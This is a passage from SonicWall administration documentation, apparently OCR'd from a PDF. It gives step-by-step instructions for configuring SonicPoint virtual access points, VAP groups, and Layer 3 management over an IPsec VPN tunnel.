
2 For the interface on the remote router that is connected to the SonicPoint, configure the IP address `30.30.30.1/24`.

3 Configure a DHCP relay policy from the interface connected to the SonicPoint to the X4 interface on the SonicWall security appliance, which has the IP address `10.10.10.1`.

Configuring SonicPoint Virtual Access Points for Layer 3 Management

This scenario extends the previous example, Configuring Basic SonicPoint Layer 3 Management, by adding Virtual Access Points (VAPs) for the SonicPoints. See SonicPoint Layer 3 Management Using VAPs Configuration.

SonicPoint Layer 3 Management Using VAPs Configuration



To configure VAPs for SonicPoint Layer 3 Management, perform the following steps:


- Configuring a WLAN Interface for VAPs
- Configuring a VAP Object
- Configuring a VAP Group
- Assigning a VAP Group to a SonicPoint

NOTE: For more information about VAPs and configuring them, see SonicPoint > Virtual Access Point.


Configuring a WLAN Interface for VAPs

To configure a WLAN interface for the VAPs:


1 Navigate to the **Network > Interfaces** page.



2 From the **Add Interface** drop-down menu, select **Virtual Interface**. The **Add Interface** dialog appears.



3 From the **Zone** drop-down menu, select **WLAN**. More options appear.



4 In the **VLAN Tag** field, enter **4**. The default is **0**. The VLAN Tag is used to identify the new VLAN.

5 From the **Parent Interface** drop-down menu, select **WT0**.

6 From the **Mode / IP Assignment** drop-down menu, select **Static IP Mode**. This is the default.

7 In the **IP Address** field, enter the IP address for the **WLAN**. For example, `172.4.1.1`. The default is **0.0.0.0**.

8 In the **Subnet Mask** field, enter the subnet mask. For example, `255.255.255.0`. The default is **255.255.255.0**.

9 From the **SonicPoint Limit** drop-down menu, select the maximum number of SonicPoints for this interface. For this scenario, select **48 SonicPoints**. The default is **64 SonicPoints**.

10 (Optional) In the **Comment** field, enter a descriptive comment. This comment is displayed in the **Comment** field.

11 If you did not specify a web management protocol in Configuring the Access Controller Interface, select one or more **Management** options: **HTTPS**, **Ping**, **SNMP**, **SSH**.


NOTE: If you select **HTTPS**, the **Add rule to enable redirect from HTTP to HTTPS** option is enabled automatically.

NOTE: If you do not enable web management here, you must enable it on another interface. A warning message will appear if you leave the dialog without enabling at least one web management protocol.


12 If you did not specify a login protocol in Configuring the Access Controller Interface, optionally select **HTTPS** for **User Login** to enable users with management rights to log in to the SonicWall.

NOTE: The HTTP option is dimmed (unavailable).

13 If you did not select **HTTPS** for **Management**, but did select **HTTPS** for **User Login**, to enable users logging in from HTTP to be redirected to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**.




14 Click **OK**. The **Interface Settings** table is updated.




Configuring a VAP Object

To configure a VAP object on a SonicWall network security appliance:

1 Navigate to the **SonicPoint > Virtual Access Point** page.



2 In the **Virtual Access Points** table, click **Add**. The **Add/Edit Virtual Access Point** dialog displays.




3 In the **Name** field, enter a descriptive name for the VAP.


4 in the **SSID** field, enter a SSID that represents the Layer 3 management network. For example, **wirelessDev_L3_vap**.

5 From the **VLAN ID** drop-down menu, select the VLAN Tag ID that you configured in Configuring a WLAN Interface for VAPs on page 719. For example, **4**.

6 Select the **Enable Virtual Access Point** option. By default, this option is selected



7 Click **OK**. The **Virtual Access Points** table is updated.




8 To add additional Virtual Access Points, repeat Step 2 through Step 7 for each additional VAP.


Configuring a VAP Group

To configure a VAP group:

1 Navigate to the **SonicPoint > Virtual Access Point** page.



2 In the **Virtual Access Points Groups** table, click **Add Group**. The **Add Virtual Access Point Group** dialog displays.




3 In the **Virtual AP Group Name** field, enter a name for the VAP group. For example, **L3 VAP Group**.

The **Available Virtual AP Objects** box should be populated with the VAP objects you created in Configuring a VAP Object.

4 Move the VAP objects you want from the **Available Virtual AP Objects** list to the **Member of Virtual AP Group** list.

5 Click **OK**. The **Virtual Access Point Groups** table is updated.




Assigning a VAP Group to a SonicPoint

To assign a VAP group to a SonicPoint that is connected to a third-party router:

1 Navigate to the **SonicPoint > SonicPoints** page and scroll to the **SonicPoint N Provisioning Profiles** section.

2 Click the **Configure** icon for the SonicPoint you want to configure. The **Edit SonicPoint Profile** dialog displays.



3 Select the **Enable SonicPoint** option.


4 From the **802.11n Radio Virtual AP Group** drop-down menu, select the Virtual AP Group you created in Configuring a VAP Group. For example, **L3 VAP Group**.

5 Click **OK**.

Configuring Layer 3 Management over IPsec

In this example, the central IPsec gateway acts as the SonicPoint WLAN controller; see SonicPoint Layer 3 Management over IPsec Configuration. The SonicPoint is deployed under the VPN local LAN subnet of the remote IPsec gateway. SonicPoint clients receive a DHCP client lease for the SonicPoint from the DHCP scope on the central gateway. The DHCP over VPN feature must be configured on the remote IPsec gateway.

SonicPoint Layer 3 Management over IPsec Configuration



NOTE: This example assumes that the VPN IPsec tunnel between the two SonicWall security appliances is established successfully.


To configure SonicPoint Layer 3 Management over IPsec, perform the following steps:

1. Configuring the VPN Tunnel on the Central Gateway
2. Configuring the VPN Tunnel on the Remote Gateway
3. Configuring the CAPWAP DHCP Option Object on the Central Gateway
4. Configuring the DHCP Scope on the Central Gateway
5. Configuring the WT0 Interface on the Central Gateway


Configuring the VPN Tunnel on the Central Gateway

To configure the VPN tunnel on the Central Gateway:

1 Navigate to the **VPN > Settings** page.



2 Under the **VPN Policies** table, click **Add**. The **VPN Policy** dialog displays.



3 From the **Policy Type** drop-down menu, select **Site to Site**. This is the default.

